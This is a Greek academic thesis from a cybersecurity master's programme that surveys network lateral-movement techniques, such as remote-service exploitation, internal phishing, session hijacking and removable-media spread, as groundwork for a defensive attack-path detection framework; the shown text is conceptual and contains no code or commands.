ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ και ΥΠΟΛΟΓΙΣΤΩΝ
ΜΕΤΑΠΤΥΧΙΑΚΟ ΠΡΟΓΡΑΜΜΑ στην ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Ανάπτυξη πλαισίου εντοπισμού επιθετικών εσωτερικών μονοπατιών σε ένα δίκτυο.

ΘΕΟΔΩΡΙΔΟΥ ΜΑΡΙΑ Α.Μ.:cscyb2011
ΛΑΠΠΑΣ ΓΕΩΡΓΙΟΣ Α.Μ.: cscyb2016

Εισηγητής: Δρ. Παναγιώτης Γιαννακόπουλος

Διπλωματική εργασία υποβληθείσα στο Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών για το Μεταπτυχιακό πρόγραμμα στην Κυβερνοασφάλεια

ΑΙΓΑΛΕΩ, Ιανουάριος 2023

University of West Attica

School of Engineering

Department of Informatics and Computer Engineering

Post-Graduate Studies Program in CYBERSECURITY

M.Sc. Thesis

Framework for locating internal offensive paths in a network using open source tools

Maria Theodoridou: cscyb2011
George Lappas: cscyb2016

Εισηγητής: Σπυρίδων Παπαγεωργίου

Εξεταστική Επιτροπή: Η μεταπτυχιακή διπλωματική εργασία εξετάστηκε επιτυχώς από την κάτωθι Εξεταστική Επιτροπή

Α/Α	ΟΝΟΜΑ / ΕΠΩΝΥΜΟ	ΒΑΘΜΙΔΑ / ΙΔΙΟΤΗΤΑ / ΤΜΗΜΑ	ΨΗΦΙΑΚΗ ΥΠΟΓΡΑΦΗ
1	Δρ. Παναγιώτης Γιαννακόπουλος	**Καθηγητής** Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών, Πανεπιστήμιο Δυτικής Αττικής Εισηγητής - Επιβλέπων	Panagiotis Giannakopoulos Digitally signed by Panagiotis Giannakopoulos Date: 2023.08.25 10:12:16 +03'00'
2	Σπυρίδων Παπαγεωργίου	**Μέλος εξεταστικής επιτροπής**	Spyridon Papageorgiou Signed by: Spyridon Papageorgiou Date: 2023-08-24 11:00:01 EEST
3	Δρ. Παναγιώτης Ριζομυλιώτης	**Επίκουρος Καθηγητής** Τμήμα Πληροφορικής και Τηλεματικής, Χαροκόπειο Πανεπιστημίο Αθηνών	PANAGIOTIS RIZOMYLIOTIS PANAGIOTIS RIZOMYLIOTIS Aug 25 2023 10:27 AM

Πανεπιστήμιο Δυτικής Αττικής, Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών
Θεοδωρίδου Μαρία, Λάππας Γεώργιος

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ και ΥΠΟΛΟΓΙΣΤΩΝ
ΜΕΤΑΠΤΥΧΙΑΚΟ στην ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ

Η παρούσα διπλωματική εργασία παρουσιάστηκε
από τους:
Θεοδωρίδου Μαρία / CsCyb2011
Λάππας Γεώργιος / CsCyb2016

την 21η Ιανουαρίου 2023

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΩΝ ΜΕΤΑΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Οι κάτωθι υπογεγραμμένοι, Θεοδωρίδου Μαρία, με αριθμό μητρώου cscyb2011 και Γεώργιος Λάππας με αριθμό μητρώου cscyb2016, φοιτητές του Προγράμματος Μεταπτυχιακών Σπουδών «ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ» του Τμήματος Μηχανικών Πληροφορικής και Υπολογιστών της Σχολής Μηχανικών του Πανεπιστημίου Δυτικής Αττικής, δηλώνουν ότι: «Βεβαιώνουμε ότι είμαστε συγγραφείς αυτής της Διπλωματικής εργασίας και κάθε βοήθεια την οποία είχαμε για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, οι όποιες πηγές από τις οποίες έγινε χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς, είτε παραφρασμένες, αναφέρονται στο σύνολό τους με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που, ενδεχομένως, χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνουμε ότι αυτή η εργασία έχει συγγραφεί από εμάς αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μας, όσο και του Ιδρύματος. Παράβαση της ανωτέρω ακαδημαϊκής μας ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μας».

Οι Δηλούντες,

Μαρία Θεοδωρίδου

Γεώργιος Λάππας

Η έγκριση της διπλωματικής εργασίας δεν υποδηλοί την αποδοχή των γνωμών του συγγραφέα. Κατά τη συγγραφή τηρήθηκαν οι αρχές της ακαδημαϊκής δεοντολογίας.

1 Εισαγωγή

Οι κυβερνοεπιθέσεις και τα κυβερνο-περιστατικά πολλαπλασιάζονται παγκοσμίως και οι μέθοδοι που χρησιμοποιούνται στις ενέργειες αυτές έχουν μία διαρκώς εξελισσόμενη τάση. Παρόλα αυτά, έχουν αναπτυχθεί συγκεκριμένα μοντέλα και μέθοδοι απειλών στον κυβερνοχώρο τα οποία εκμεταλλεύονται συγκεκριμένες τεχνικές επιθέσεων και τακτικές για να πετύχουν το στόχο τους. Οι τακτικές αυτές είναι κατηγοριοποιημένες και αναρτημένες σε μία ανοιχτή, προσβάσιμη σε όλους βάση με σκοπό την έγκαιρη επίλυση / ή και αποφυγή προβλημάτων που θα οδηγήσει σε έναν ασφαλέστερο κυβερνοχώρο [1].
Στη συγκεκριμένη εργασία θα εστιάσουμε στην τακτική εκμετάλλευσης των επιθετικών μονοπατιών ενός δικτύου, έχοντας ως δεδομένη την αρχική πρόσβαση σε αυτό, αναλύοντας κάθε πιθανή τεχνική επίθεσης και καταλήγοντας σε ένα πλαίσιο εντοπισμού τους και υπολογισμού της εσωτερικής επιθετικής επιφάνειας, χρησιμοποιώντας εργαλεία ανοιχτού κώδικα. Οι τεχνικές επιθέσεων που θα δοκιμαστούν αναλύονται παρακάτω.

Λέξεις κλειδιά: πλευρικές κινήσεις, επιθετικά μονοπάτια, τακτικές, τεχνικές επιθέσεων, επιθετική επιφάνεια.

2 Abstract

Cyberattacks and cyber incidents are multiplying worldwide and the methods used in these actions have an ever-evolving trend. Nevertheless, specific cyber threat models and methods have been developed which take advantage of specific attack techniques and tactics to achieve their goal [1].

In this project we will focus on the tactics of exploiting the aggressive paths of a network, having as a given the initial access to it, analyzing every possible attack technique and resulting in a framework for locating them and calculating the internal offensive surface, using open source tools. The attack techniques that will be tested are discussed below.


Keywords: lateral movement, attack paths, tactics, attack techniques, attack surface.

Πίνακας Περιεχομένων

Πίνακας Περιεχομένων Εικόνων


1 Lateral Movements - Τακτική Πλευρικών Κινήσεων

Ως τακτική πλευρικών κινήσεων νοείται η τεχνική κατά την οποία ο επιτιθέμενος αφού έχει πάρει αρχική πρόσβαση, αρχίζει να κινείται εντός δικτύου, συνήθως “αθόρυβα”, προσπαθώντας να ανακαλύψει το μονοπάτι που θα τον οδηγήσει στο στόχο του. Αυτό μπορεί να περιλαμβάνει, μεταξύ άλλων, πολλαπλές περιστροφές μέσα στο σύστημα που έχει εισβάλει, εγκατάσταση εργαλείων για απόκτηση απομακρυσμένης πρόσβασης, καθώς και προσπάθεια ανάκτησης συνθηματικών με τα οποία θα κινηθεί “βαθύτερα” στο δίκτυο. Η τακτική αυτή επιτρέπει στον επιτιθέμενο να αποφεύγει τον εντοπισμό του ακόμη και αν καταφέρουμε να ανακαλύψουμε την αρχική πηγή παραβίασης του δικτύου. Κατ’ αυτόν τον τρόπο ο επιτιθέμενος, όπως αναφέρεται παραπάνω, μπορεί να κινείται εντός δικτύου για εβδομάδες ή ακόμη και μήνες ώστε να αποκτήσει πρόσβαση σε αγαθά μεγάλης αξίας. Στην Εικόνα 1 φαίνεται πώς -σε γενικές γραμμές- είναι δυνατόν να κινηθεί ένας επιτιθέμενος αφού αποκτήσει αρχική πρόσβαση.



Εικόνα 1 Πλευρική κίνηση επιτιθέμενου σε ένα δίκτυο

Ένα κλασικό παράδειγμα εκμετάλλευσης επιθετικών μονοπατιών αποτελεί η γνωστή και επίκαιρη μέθοδος Ransomware [2]. Το Ransomware είναι μια μορφή κακόβουλου λογισμικού που έχει σχεδιαστεί για την κρυπτογράφηση αρχείων σε μια συσκευή, καθιστώντας τυχόν αρχεία και τα συστήματα που βασίζονται σε αυτά άχρηστα. Οι κακόβουλοι, εκμεταλλευόμενοι τα επιθετικά μονοπάτια, εντοπίζουν το στόχο τους, κρυπτογραφούν πολύτιμα -για τον κάτοχό τους- αρχεία και στη συνέχεια ζητούν λύτρα με αντάλλαγμα την αποκρυπτογράφηση αυτών των αρχείων. Στην Εικόνα 2 αναπαρίσταται μία κίνηση τέτοιου είδους.




Εικόνα 2 Εναπόθεση κακόβουλου λογισμικού μέσω πλευρικής κίνησης δικτύου

2 Τεχνικές Πλευρικών Κινήσεων

Οι τεχνικές πλευρικών κινήσεων είναι τεχνικές κατά τις οποίες ο επιτιθέμενος προσπαθεί απομακρυσμένα να αποκτήσει πρόσβαση και να εισέλθει στο δίκτυό μας ώστε να μπορεί να κινηθεί σε αυτό . Για να πετύχει το στόχο του εξερευνεί το δίκτυο, βρίσκει το αδύνατο σημείο, το οποίο ψάχνει και στη συνέχεια μέσω αυτού

αποκτά την επιθυμητή πρόσβαση σε αυτό. Ο τρόπος επίτευξης του σκοπού τους πολλές φορές συμπεριλαμβάνει την εξερεύνηση όλων των συστημάτων του δικτύου καθώς των λογαριασμών τα οποία προσπαθεί να κερδίσει τον έλεγχο. Πολλές φορές είναι δυνατόν να εγκαταστήσει λογισμικό με αποτέλεσμα να αποκτήσει πρόσβαση και έλεγχο του δικτύου και να μπορεί να χρησιμοποιήσει στοιχεία και λειτουργίες του δικτύου. Οι τεχνικές των πλευρικών κινήσεων [1] έχουν κατηγοριοποιηθεί και αναλύονται ως εξής:

2.1 Εκμετάλλευση υπηρεσιών απομακρυσμένης πρόσβασης.




Εικόνα 3 Εκμετάλευση Υπηρεσιών Απομακρυσμένης Σύνδεσης

Ένας επιτιθέμενος δύναται να εκμεταλλευτεί αστοχίες των υπηρεσιών απομακρυσμένης πρόσβασης, είτε αυτές οφείλονται σε σφάλματα λογισμικού είτε σε σφάλματα του λειτουργικού συστήματος είτε ακόμα και σε σφάλματα του ίδιου του πυρήνα του συστήματος. Σε κάθε περίπτωση ο επιτιθέμενος εκτελεί κώδικα τον οποίο ελέγχει ο ίδιος με αποτέλεσμα να πάρει πρόσβαση στο απομακρυσμένο σύστημα και κατόπιν να κινηθεί πλευρικά σε αυτό.

Επίκαιρα παραδείγματα τέτοιου είδους εκμετάλλευσης αποτελούν τα γνωστά WannaCry [3] και Emotet [4]. Το WannaCry συγκαταλέγεται στην ομάδα των Ransomware και εκμεταλλεύεται το SMBv1 [5] (EternalBlue) πρωτόκολλο για να εξαπλωθεί σε δίκτυα, στα οποία μπορεί στη συνέχεια να εκτελέσει άλλες λειτουργίες, όπως διακοπή υπηρεσιών και αναστολή της ανάκτησης του συστήματος. Δρώντας με ανάλογο τρόπο, το Emotet εκμεταλλεύεται τρωτότητες του SBM πρωτοκόλλου και κινείται πλευρικά στο δίκτυο.

2.2 Στοχευμένο Ηλεκτρονικό Ψάρεμα

Ο επιτιθέμενος σε αυτή την περίπτωση αποκτά τον έλεγχο του ηλεκτρονικού ταχυδρομείου ενός χρήστη, μέλους κάποιου οργανισμού και τον χρησιμοποιεί για να αποσπάσει πληροφορίες από χρήστες-μέλη του ίδιου οργανισμού, αυξάνοντας την πιθανότητα να τις αντλήσει μιας και το θύμα θα τον θεωρήσει ώς έγκυρη πηγή. Αυτή η μέθοδος είναι πολλαπλών σταδίων. Αρχικά αποστέλλεται ένα αληθοφανές μήνυμα ηλεκτρονικού ταχυδρομείου, το οποίο ζητά στοιχεία (όνομα και κωδικούς χρήστη). Ο χρήστης πέφτει στην παγίδα του επιτιθέμενου, δίνει τα στοιχεία του και έτσι αποκτά αρχική πρόσβαση σε αυτό ο κακόβουλος χρήστης. Κατόπιν και αφόσον ο επιτιθέμενος έχει πλήρη πρόσβαση στο ηλεκτρονικό ταχυδρομείο του χρήστη, εγκαθιστά κακόβουλο λογισμικό, και κινείται πλευρικά μέχρι να κατακτήσει το στόχο του. Σε επόμενο στάδιο, ο επιτιθέμενος υποδυόμενος τον πραγματικό χρήστη, στέλνει εκ μέρους του νέα μηνύματα ηλεκτρονικού ταχυδρομείου, με σκοπό να αντλήσει όσο περισσότερη πληροφορία γίνεται, μαζί με συνθηματικά άλλων χρηστών. Ουσιαστικά πολλαπλασιάζει την παρουσία του σε ένα δίκτυο χωρίς ωστόσο να γίνεται αντιληπτός παρα μόνο τη στιγμή που θα εκτελέσει το σκοπό του. Ένα παράδειγμα τέτοιου αληθοφανούς μηνύματος ηλεκτρονικού ταχυδρομείου φαίνεται στην Εικόνα 4.




Εικόνα 4 Παράδειγμα phishing email

2.3 Πλευρική μεταφορά εργαλείων

Η αρχική πρόσβαση στο δίκτυο ενός κακόβουλου χρήστη μπορεί να μην επιτρέπει την πρόσβαση στον τελικό του στόχο. Μπορεί όμως αυτό να γίνει σταδιακά κατά τη διάρκεια μιας κακόβουλης επιχείρησης. Έτσι μπορεί να εκτελεί αντιγραφές αρχείων από το ένα σύστημα στο άλλο ενισχύοντας την πλευρική κίνηση του επιτιθέμενου, και καταλήγοντας έτσι στον επιθυμητό στόχο εκμεταλλεύοντας εγγενή πρωτόκολλα.

Τέτοια πρωτόκολλα μπορεί να είναι:

- Πρωτόκολλο διαμερισμού αρχείων SMB
- Πιστοποιημένος διαμοιρασμός αρχείων μεταξύ διαχειριστή και λειτουργικού συστήματος (Authenticated Admin Shares over SMB protocol)
- Πρωτόκολλο υπηρεσιών απομακρυσμένης επιφάνειας εργασίας (Remote Desktop Protocol) [6]
- Πρωτόκολλο μεταφοράς αρχείων από και προς server (FTP) [7]
- Πρωτόκολλο μεταφοράς αρχείων από και προς server μέσω κρυπτογραφημένου καναλιού (SFTP) [8]
- Πρωτόκολλο μεταφοράς αρχείων μέσω κρυπτογραφημένου καναλιού (SCP) [9]
- Πρωτόκολλο μεταφοράς και συγχρονισμού αρχείων συνήθως μεταξύ τερματικών και χώρων αποθήκευσης αρχείων (RSync). [10]



Εικόνα 5 Πλευρική μεταφορά εργαλείων εκμεταλλεύοντας εγγενή πρωτόκολλα

2.4 Πειρατεία συνεδρίας απομακρυσμένης σύνδεσης

Με την έννοια πειρατεία συνεδρίας απομακρυσμένης σύνδεσης νοούμε την κατάσταση κατά την οποία ένας εισβολέας παίρνει τον έλεγχο της συνεδρίας που έχουμε ανοίξει συνδέοντας τον υπολογιστή μας με κάποιο στοιχείο δικτύου, εκμεταλλευόμενος τρωτότητες των πρωτοκόλλων απομακρυσμένης επιφάνειας εργασίας. Ουσιαστικά ο εισβολέας αναμένει να δημιουργηθεί επιτυχώς μία τέτοια σύνδεση από τον νόμιμο χρήστη και στην πορεία του “κλέβει” τη συνεδρίαση διατηρώντας τη και λειτουργώντας αντι αυτού. Αυτό μπορεί να γίνει με τις ακόλουθες 2 συνεδρίες:

- **Συνεδρία SSH** Το SSH [11] ή αλλιώς Secure Shell, είναι μία συνεδρία που χρησιμοποιείται στα λειτουργικά συστήματα Linux και Mac σύμφωνα με την οποία ένας χρήστης μπορεί να πάρει απομακρυσμένη πρόσβαση σε ένα σύστημα δια μέσω κρυπτογραφημένου καναλιού, αφού έχει προηγηθεί αυθεντικοποίησή του είτε με συνθηματικά, είτε με κλειδιά ασύμμετρης κρυπτογράφησης, είτε με πιστοποιητικά.
- **Συνεδρία RDP** Το Remote Desktop πρόκειται για μια χαρακτηριστική συνεδρία όλων των λειτουργικών συστημάτων κατα την οποία παρέχεται υπηρεσία απομακρυσμένης επιφάνειας εργασίας με γραφικό περιβάλλον. Υποκλέπτοντας τη συνεδρία ο επιτιθέμενος μπορεί να εργαστεί, σε φιλικό, γραφικό περιβάλλον, και να λειτουργήσει ανάλογα με τα δικαιώματα του χρήστη των αντίστοιχων συνθηματικών που έχει στην κατοχή του.

2.5 Απομακρυσμένες Υπηρεσίες

Ένας κακόβουλος χρήστης μπορεί να υποκλέψει έγκυρους λογαριασμούς χρηστών για να αυθεντικοποιηθεί σε υπηρεσίες απομακρυσμένης πρόσβασης και να λειτουργήσει αντι αυτών. Τέτοιες υπηρεσίες μπορεί να είναι μεταξύ άλλων, το RDP, SMB, SSH, το telnet, και το VNC. Αναλυτικότερα:

- **RDP** Σε υπολογιστές ή στοιχεία δικτύου που το υποστηρίζουν το συγκεκριμένο πρωτόκολλο, ένας επιτιθέμενος με σωστά αναγνωριστικά στοιχεία μπορεί να συνδεθεί απομακρυσμένα και να αποκτήσει πρόσβαση στο στόχο του.
- **SMB / Server Message Block**. Πρόκειται για πρωτόκολλο διαμοιρασμού αρχείων από το διαχειριστή του δικτύου. Με τα κατάλληλα συνθηματικά ο κακόβουλος χρήστης δύναται να αλληλεπιδράσει με αυτό το διαμερισμό.
- **DCOM Distributed Component Object Model** [12] Πρόκειται για λογισμικό της Microsoft, διάδοχο του Network OLE, σύμφωνα με το οποίο επιτρέπεται από έναν υπολογιστή να εκτελεί προγράμματα μέσω του δικτύου σε διαφορετικό υπολογιστή σαν το πρόγραμμα να εκτελείται τοπικά. Κατά τη διαδικασία συναλλαγής (transaction) μεταξύ 2 αντικειμένων δημιουργείται το γνωστό dllhost.exe στις διαδικασίες των Windows. Με τη χρήση κατάλληλων συνθηματικών ένας κακόβουλος χρήστης μπορεί να τρέξει προγράμματα στον απομακρυσμένο υπολογιστή.
- **SSH (Secure Shell)** Σύμφωνα με το πρωτόκολλο SSH, μπορούν να εκτελούνται εργασίες με ασφάλεια μέσω απλού καναλιού επικοινωνίας αφού πρώτα δημιουργηθεί μέσα σε αυτό, κρυπτογραφημένο κέλυφος επικοινωνίας. Οι εφαρμογές που χρησιμοποιούν το πρωτόκολλο SSH βασίζονται στην αρχιτεκτονική τερματικών-διακομιστή, συνδέοντας με SSH συνήθως ένα τερματικό με έναν διακομιστή. Αποκτώντας τα κατάλληλα συνθηματικά ο επιτιθέμενος μπορεί και πάλι να αποκτήσει πρόσβαση σε απομακρυσμένους στόχους.
- **VNC (Virtual Network Computing)** [13] Πρόκειται για ένα σύστημα διαμοιρασμού επιφάνειας εργασίας, ανεξαρτήτου πλατφόρμας το οποίο χρησιμοποιεί το πρωτόκολλο Remote Frame Buffer (RFB) [14] για τον απομακρυσμένο έλεγχο ενός άλλου υπολογιστή. Αυτό σημαίνει ότι η οθόνη, το πληκτρολόγιο και το ποντίκι ενός υπολογιστή μπορούν να χρησιμοποιηθούν από απόσταση από έναν απομακρυσμένο χρήστη. Προγράμματα που χρησιμοποιούν το VNC μπορούν να χρησιμοποιηθούν κακοβούλως παρέχοντας τα κατάλληλα συνθηματικά.
- **Windows Remote Management (WinRM)** [15] Πρόκειται για υλοποίηση του πρωτοκόλλου WS-Management της Microsoft, σύμφωνα με το οποίο επιτρέπεται η διαλειτουργικότητα του υλικού και του λογισμικού διαφορετικών

προμηθευτών. Παρέχει έναν κοινό τρόπο σε συστήματα για μεταξύ τους πρόσβαση και ανταλλαγή διαχειριστικών πληροφοριών. Δύναται να παρέχεται πληροφορία υλικού και λογισμικού ακόμα και αν αυτά έχουν λειτουργικά συστήματα πέραν της Microsoft. Συνήθως χρησιμοποιείται από διαχειριστές για να αυτοματοποιήσουν εντολές για την διαχείριση των διακομιστών. Με τα κατάλληλα στοιχεία και με εργαλεία γραμμής εντολών (command line tools) είναι δυνατόν ένας κακόβουλος χρήστης να αποκτήσει χρήσιμες διαχειριστικές πληροφορίες ή και να τις παραποιήσει σκοπίμως.

- **Telnet (Teletype Network)** [16] Το telnet, ένα από τα πρώτα πρωτόκολλα επικοινωνίας, παρέχει επικοινωνία με μια απομακρυσμένη συσκευή ή διακομιστή δια μέσω γραμμής εντολών. Παρέχει αμφίδρομη επικοινωνία 8byte κατα την οποία ο χρήστης δύναται να εκτελέσει εντολές. Χρησιμοποιείται συνήθως για απομακρυσμένη διαχείριση ή αρχική ρύθμιση συσκευής. Επειδή αναπτύχθηκε πριν πολλά χρόνια (1969) το Telnet από μόνο του δεν χρησιμοποιεί καμία μορφή κρυπτογράφησης, καθιστώντας το ξεπερασμένο και μη ασφαλές. Έχει αντικατασταθεί σε μεγάλο βαθμό από το πρωτόκολλο Secure Shell (SSH).

2.6 Αναπαραγωγή κακόβουλου λογισμικού από αποσπώμενα μέσα αποθήκευσης

Η πλευρική μετακίνηση ενός επιτιθέμενου σε ένα δίκτυο μπορεί να γίνει μεταφέροντας κακόβουλο λογισμικό από υπολογιστή σε υπολογιστή, ή ακόμα από δίκτυο σε δίκτυο (πχ, ξεχωριστό δίκτυο ασφαλείας αποκομμένο από το διαδίκτυο) μετατρέποντας το κακόβουλο λογισμικό σε αυτο-εκτελέσιμο και αντιγράφοντάς το σε αποσπώμενο μέσο αποθήκευσης (usb stick). Έτσι ένας χρήστης δύναται, άθελά του να το μεταφέρει και να μολύνει περαιτέρω στοιχεία του δικτύου του. Ακόμα και να μην είναι αυτοεκτελέσιμο το αρχείο, θα είναι σίγουρα αληθοφανές έτσι ώστε κάποια στιγμή ο χρήστης να εξαπατηθεί και να το εκτελέσει.

2.7 Εργαλεία Ανάπτυξης Λογισμικού

